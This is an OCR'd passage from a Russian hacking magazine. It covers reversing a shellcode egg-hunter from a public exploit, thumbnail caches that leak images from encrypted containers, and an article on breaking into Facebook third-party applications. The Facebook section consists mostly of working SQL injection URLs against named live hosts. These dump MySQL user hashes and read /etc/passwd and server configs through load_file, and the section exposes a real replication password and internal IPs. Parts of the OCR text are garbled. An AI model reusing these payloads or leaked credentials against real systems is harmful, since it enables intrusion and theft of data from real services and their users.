#01D71845  ^75 D4
```

В этом коде сравнивается значение памяти по адресу в edi с 24242424 и 42424242.

```
JNZ SHORT 01D7181B
#01D71847   83C7 04       ADD EDI,4
#01D7181B  B8 12121212    MOV EAX,12121212
#01D71820   6BC0 02       IMUL EAX,EAX,2
```

Теперь — в eax 424242. Далее сравниваем:

```
#01D7182B   893A         MOV DWORD PTR DS:[EDX],EDI
#01D7182D   3907         CMP DWORD PTR DS:[EDI],EAX
```



Если совпало — берем следующее число:

```
01D71834   6BC0 02        IMUL EAX,EAX,2
#01D71837   3907          CMP DWORD PTR DS:[EDI],EAX
```

Умножаем eax на 2 (получаем 484848). Если опять совпало — берем другое:

```
#01D7183E  B8 42424242     MOV EAX,42424242
#01D71843  3907           CMP DWORD PTR DS:[EDI],EAX
#01D71845  ^75 D4          JNZ SHORT 01D7181B
```

Итог: если в программе возникает исключение, «Shellhunter» устанавливает seh-handler (такой участок кода, на который будет передана обработка) — а исключения у нас возникают, когда «shellhunter» попадает в несуществующие участки памяти при сканировании на предмет поиска shellcode, в чем можно убедиться из примера. Кстати, при анализе эксплоита я пошел от противного. Сначала можно просто запустить эксплоит, получив на выходе файл. Затем, с помощью стандартной утилиты (masm32\bintodb.exe) из пакета MASM или ее аналога, я решил сделать массив данных — впоследствии забить его в самописную минимальную прогу и реверсить дальше:

```
686
.mmx
.model flat,stdcall
option casemap:none

    include    gdi32.inc
    include kernel32.inc
    include    user32.inc
    include shell32.inc
    include advapi32.inc
    include    windows.inc
    include ntdll.inc
    includelib gdi32.lib
    includelib kernel32.lib
    includelib user32.lib
    includelib shell32.lib
    includelib advapi32.lib
    includelib ntdll.lib


.const
  .data?
  .data
    include 1.txt (то, что мы получили на выходе от
  bin2db)
    DefaultInternet    db 'Hello',0
  .code
  start:
    invoke MessageBoxA, 0, offset DefaultInternet, NULL,
  MB_OK
    invoke ExitProcess, 0

  end start
```

Грузим программу в OllyDbg, вводим адрес начала секции данных и переходим туда (ПКМ → New Origin Here). Такой прием позволит встать строго на начало шелл-кода.

>> Targets:
Windows 2k, XP, Vista

>> Exploit
Эксплойт можно слить по адресу http://milw0rm.com/exploits/7727. Он генерирует файл определенного формата (s.hpp). При реверсе формата опознается примерно следующим образом:



Содержимое скрытого контейнера

```
 [OPTIONS]
 Contents file=A
Index file=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA? a-da-da-da-da-da-da-da-da-T3
¦¦•?▯i:?
 Xa?<Pj 3-de#? ??     kL ¦¦•?▯a¦ e:9u?a¦ kL 9u?a¦
 BBBB9uLa¦  ?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 AAAAAAAAAAAAAo@
 [FILES]
```

Уязвимость затрагивает секцию OPTIONS в параметре Index File.


>> Solution:
В настоящий момент уязвимость неустранима.

РАСКРЫТИЕ ДАННЫХ ПРИ ХРАНЕНИИ ГРАФИЧЕСКИХ ИЗОБРАЖЕНИЙ НА ШИФРОВАННЫХ КОНТЕЙНЕРАХ


>> Brief
Эскизы (thumbnails) — уменьшенные изображения, дающие приблизительное представление об их оригиналах. В Windows ME/2000/XP/2003 эскизы хранились в файлах Thumbs.db, которые находились в директориях с графическими файлами. Начиная с Windows Vista, эскизы хранятся централизованно для каждого пользователя. Аналогичная система хранения эскизов присутствует во множестве окружений рабочего стола для Unix-like систем (например, GNOME).Рассмотрим особенности баз данных эскизов в Windows Vista и в среде GNOME (Linux) при работе с зашифрованными файловыми системами.
Ситуация в Windows VISTA выглядит примерно следующей. База данных эскизов хранится в директории: «\Users\<имя_пользователя>\AppData\Local\Microsoft\Windows\Explorer». Эта директория содержит следующие файлы:

```
thumbcache_idx.db
thumbcache_NN.db, где «NN» обозначает размер содержащих-
ся в файле эскизов
thumbcache_sr.db
```

Файл «thumbcache_idx.db» является индексом всей базы данных — в нем хранится информация о соответствии эскизов в файлах «thumbcache_NN.db» с файлами на различных файловых системах. Этот файл начинается со строки «IMMM».
Файл «thumbcache_NN.db» содержит в себе эскизы и начинается со строки «CMMM». Эскизы хранятся в различных форматах, например, BMP и PNG, в «пачках» (chunks) данных — с целью исключения фрагментации. Цифра «NN» в имени файла обозначает размер (в пикселях)



Реверс эксплоита в прогрессе — кособокий дамп файла загружен в память



Извлеченные эскизы (foremost)

большей стороны эскиза.

Стоит отметить, что в базе данных эскизов отсутствует явная информация о путях к файлам, которым соответствует тот или иной эскиз. Вместо пути используется специальный идентификатор, который описывает исходный файл в системе.

В механизме генерации эскизов в Windows Vista были обнаружены следующие особенности:

1. Эскизы генерируются вне зависимости от того, на каком носителе находится файл (локальном или удаленном, на жестком диске или на CD и т.п.); Для файлов, зашифрованных при помощи EFS, эскизы не сохраняются;

2. Существующие эскизы не удаляются, если файлы шифруются при помощи EFS.

Подобные особенности приводят к тому, что мы получаем:

1. Возможность определить, какие графические данные хранились на подключенных сменных носителях;

2. Возможность просмотра эскизов графических файлов на некоторых зашифрованных разделах и контейнерах;

3. Возможность определения так называемых «скрытых контейнеров».

Проведенные тесты показали, что эти продукты позволяют Windows создавать эскизы графических файлов, расположенных на зашифрованных файловых системах (сам эскиз при этом хранится на незашифрованном системном разделе):

- TrueCrypt 6.1a (протестирован только режим создания контейнеров в виде файлов, тесты проведены как с обычными, так и со скрытыми контейнерами);
- BestCrypt v. 8 (протестирован только режим создания контейнеров в виде файлов, тесты проведены как с обычными, так и со скрытыми контейнерами);
- PGP Desktop 9.9 (протестирован только режим создания контейнеров в виде файлов).

Для извлечения эскизов из базы данных можно использовать как специализированные продукты (например, DM Thumbs — www.dmthumbs.com), так и программное обеспечение, предназначенное для извлечения файлов по их внутренней структуре (например, foremost — http://foremost.sf.net и hachoir-subfile — http://hachoir.org).

В среде GNOME эскизы графических файлов хранятся в домашней директории пользователя (~/.thumbnails/normal). Каждый эскиз представляет собой графический файл формата PNG, в метаданные которого включена информация служебного характера (путь к исходному изображению, размеры исходного изображения и т.п.). Эскизы генерируются вне зависимости от точки монтирования, что приводит к сохранению эскизов с примонтированных зашифрованных файловых систем и сменных носителей.

Держи дамп эскиза, созданного для графического файла на примонтированном контейнере TrueCrypt:

```
$ HACHOIR-METADATA ~/.THUMBNAILS/NORMAL/
0D97AFDC637AC86D75D13E72172DC77C.PNG
METADATA:
— Image width: 128 pixels
— Image height: 122 pixels
— Bits/pixel: 24
— Pixel format: RGB
— Compression rate: 1.6x
— Compression: deflate
— Producer: GNOME::ThumbnailFactory
— Comment: Thumb::Image::Width=779
— Comment: Thumb::Image::Height=744
— Comment: Thumb::URI=file:///media/truecrypt1/123.jpg
— Comment: Thumb::MTime=1216153400
— MIME type: image/png
— Endian: Big endian
```

Дамп эскиза, созданного для графического файла на CD:

```
$ hachoir-metadata ~/.thumbnails/normal/f34c0ff3299e0a0
b87a4a9a3a4d994ff.png
Metadata:
— Image width: 128 pixels
— Image height: 96 pixels
— Bits/pixel: 24
— Pixel format: RGB
— Compression rate: 1.5x
— Compression: deflate
— Producer: GNOME::ThumbnailFactory
— Comment: Thumb::Image::Width=3264
— Comment: Thumb::Image::Height=2448
— Comment: Thumb::URI=file:///media/
%D0%BE%D0%BA%D1%82%2025%202006/P1010043.JPG
— Comment: Thumb::MTime=1161800029
```

Дамп эскиза, созданного для графического файла теперь можно наглядно лицезреть на своем компьютере в подлинном виде, что говорит о дефекте в хранении графических изображений на современных операционных системах.

Авторoм данной уязвимости в ПО для крипо-защиты является Максим Суханов (fuf@itdefence.ru). Посылаем ему всяческие респекты и пожелания :). ⌶



АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

КРУШИМ facebook.com

ВЗЛОМ КРУПНЕЙШЕЙ СОЦИАЛЬНОЙ СЕТИ

Новый год. Поздравления, брызги шампанского, догорающие бенгальские огни. Казалось бы, что еще нужно для счастья? Несомненно, сокрушительный взлом — новогодний хек крупнейшего проекта. Я выбрал цель — facebook.com — крупнейшую в мире соцсеть. А вот осуществил ли я взлом этого ресурса под бой новогодних курантов, ты узнаешь, прочитав эту статью.

История Facebook.com берет свое начало в феврале 2004 года, когда девятнадцатилетний студент Гарварда Марк Закерберг решил сделать онлайн-справочник студентов своего вуза с их фотографиями и данными в Сети. В большинстве колледжей и институтов такой справочник носит название «face book». Поначалу пользоваться его творением могли только студенты Гарварда, а сайт располагался по адресу Thefacebook.com. Сейчас же Facebook.com доступен для всех и каждого. По официальной статистике, на июль 2007 года Facebook был седьмым по посещаемости сайтом в США и самым популярным ресурсом для студентов — 34 миллиона зарегистрированных пользователей по всему миру. Даже такие гиганты, как Microsoft, охотно сотрудничают со столь огромной рекламной площадкой! В октябре 2007 года также стало известно, что Microsoft приобретает 1,6% акций Facebook за 240 миллионов долларов. После чего был заключен контракт, по которому софтверный гигант будет размещать свои рекламные баннеры на сайте до 2011 года. Какие уязвимости нашли в этом адовом проекте русские хакеры — ты сейчас узнаешь!

(HAPPY) CRAB, CHICKEE, PUPPOG — ВЫ МОИ ДРУЗЬЯ!

В силу определенных причин мое внимание привлек довольно шуточный application-проект Fluffriends.com. Узел использовался в качестве редиректа на развлекательное приложение «Fluff» по следующей ссылке: apps.facebook.com/fluff/ffriends_splash.php. Как выяснилось, такой байды на ресурсе насчитывалось сотнями, а то и тысячами. Все началось с простого — я решил найти друзей у этого чудовища.

```
http://apps.facebook.com/fluff/fluffbook.
php?id=654626570
```


Подставив аномальный параметр «id='111111111», я получил ответ от ресурса, который намекал на то, что он все-таки обратился к базе, но ничего дельного не нашел. Тогда было решено выполнить специальный запрос к базе, попытавшись подобрать количество колонок:

```
http://apps.facebook.com/fluff/art.
php?id=654329372+and+1=-1+union+select+1,2,3,4,5,6,7,8
,9,0,1,2,3,4,5,6,7,8,9--
```

Бинго! Можно действовать дальше:

```
http://apps.facebook.com/fluff/fluffbook.php?id=654626
570+and+1=2+union+Select+all+1,2,CONCAT_WS(CHAR(32,58,
32),user(),database(),version()),4,5,6,null,8,9,10,11,
12,13,14,15,16,concat(user,%200x3a,%20password),18,19
,20,21+FROM+mysql.user+limit+1,1 (играемся со значением
лимита)
```

А вот и заветные пользователи!



Чтение конфигов Apache

Хэш рута! Ты испугаешься, когда узнаешь, какой пароль там использовали

Наглядный вывод /etc/passwd

На лицо все из файла хостов, используемого для резолва в системе

```
root:*368C08021F7260A991A9D8121B7D7808C99BBB8A
slave_user:*38E277D5CA4EAA7E9A73F8EF80813D7B5859E407
muu:*74A45B921A1A918B18AE9B137396E5A67E006262
monitor:*1840AE2C95804EC69321D1EE33AADFA249817034
maatkit:*9FA5157314A2CF7448A34DA070B5D44E977A1220
(Maatkit: a toolkit of utilities and tools for MySQL)
```

И — традиционные приемы, которые позволяют выведать, что там крутится:

```
Чтение /etc/passwd (2f6574632f706173737764)
http://apps.facebook.com/fluff/fluffbook.php?id=65462
6570+and+1=2+union+Select+all+1,2,CONCAT_WS(CHAR(32,5
8,32),user(),database(),version()),4,5,6,null,8,9,10,
11,12,13,14,15,16,load_file(0x2f6574632f706173737764),
18,19,20,21--

Чтение /etc/httpd/conf/httpd.conf (2f6574632f687474706
42f636f6e662f68747470642e636f6e66)
http://apps.facebook.com/fluff/fluffbook.php?id=654626
570+and+1=2+union+Select+all+1,2,CONCAT_WS(CHAR(32,58,
32),user(),database(),version()),4,5,6,null,8,9,10,11,
12,13,14,15,16,load_file(0x2f6574632f68747470642f636f6
e662f68747470642e636f6e66),18,19,20,21--

Чтение /etc/php.ini (2f6574632f7068702e696e69)
http://apps.facebook.com/fluff/fluffbook.php?id=654626
570+and+1=2+union+Select+all+1,2,CONCAT_WS(CHAR(32,58
,32),user(),database(),version()),4,5,6,null,8,9,10,11
,12,13,14,15,16,load_file(0x2f6574632f7068702e696e69),
18,19,20,21--

Чтение /etc/hosts (2f6574632f686f737473)
http://apps.facebook.com/fluff/fluffbook.php?id=65462
6570+and+1=2+union+Select+all+1,2,CONCAT_WS(CHAR(32,5
8,32),user(),database(),version()),4,5,6,null,8,9,10,
11,12,13,14,15,16,load_file(0x2f6574632f686f737473),1
8,19,20,21--
```

Файл hosts на разных системах имеет разное расположение, но отвечает за совершенно идентичные вещи. В нормальном виде он выглядел так:

```
127.0.0.1 localhost localhost.localdomain
192.168.1.167 140696-db2.fluffriends.com 140696-db2
192.168.1.166 140695-db1.fluffriends.com 140695-db1
192.168.1.165 140694-web2.fluffriends.com 140694-web2
192.168.1.164 140693-web1.fluffriends.com 140693-web1
69.63.176.141 api.facebook.com
208.116.17.80 peanutlabs.com
```

Сами мы, скорее всего, находились на 192.168.1.168.

```
Чтение /etc/my.cnf (2f6574632f6d792e636e66)
http://apps.facebook.com/fluff/fluffbook.php?id=654626
570+and+1=2+union+Select+all+1,2,CONCAT_WS(CHAR(32,58
,32),user(),database(),version()),4,5,6,null,8,9,10,1
1,12,13,14,15,16,load_file(0x2f6574632f6d792e636e66),
18,19,20,21--
```




info

• Подбор колонок проще всего осуществлять автоматизировано. Конечно, самое простое — заюзать уже созданный софт (ты найдешь его на диске). Ручками перебрать такое было бы запарно, хоть и реально.

• Раскрытие пути в описании ошибки базы целиком и полностью выдавало тот факт, что создатели Facebook применяют Ruby on Rails в своих проектах: /home/ridetech/rails/community/public/facebook/snowreports/report.php.

• Все описанные подпроекты были найдены при помощи специальных сервисов. В статье «Разлом MSN» рассказывалось, как, используя мощи MSN/Google, узнавать такую информацию. А сейчас твой кругозор расширит следующий сервис: serversniff.de/content.php?do=subdomains. Вбиваешь ресурс — и мигом получаешь все поддомены!



Даже в названии баз частично проглядываются намеки Ruby on Rails

Чтение конфигов базы MySQL

Мутим с конвертом /etc/passwd для подстановки в запрос к базе

Отсюда узнаем о непростом устройстве репликации:

```
#SERVER 2 IS THE MASTER FOR DB1 AND SLAVE FOR
DB1
log-bin=/var/lib/mysqllogs/bin-log
binlog-do-db=fluff2
expire-logs-days=14
server-id = 2

#master-host=192.168.1.166
#master-user=slave_user
#master-password=peapie1212
#master-connect-retry=60
replicate-do-db=fluff1

#log-slave-updates
expire_logs_days = 14
```

Поначалу найденные уязвимости на приложениях Facebook настойчиво манили на центральный проект. На деле часть из них располагается на совершенно сторонних серверах. К примеру, apps.facebook.com/snowago/area.php?areaid=303021+AND+1=2+UNION+ALL+SELECT+0,1,2,3,4-- оказывается «клоном» affinispace.com/facebook/snowago/area.php?areaid=303021+AND+1=2+UNION+ALL+SELECT+0,1,2,3,4--, который к тому же с потрохами сдает информацию через общедоступный phpinfo по адресу (affinispace.com/facebook).

Несколько багов для размышления:

Помимо перечисленных, на ресурсе существуют и другие уязвимости. Комментировать не буду — все додумаешь сам.

1) http://apps.facebook.com/snowago/area.php?areaid=303021+AND+1=2+UNION+SELECT+0,version(),2,3,4--

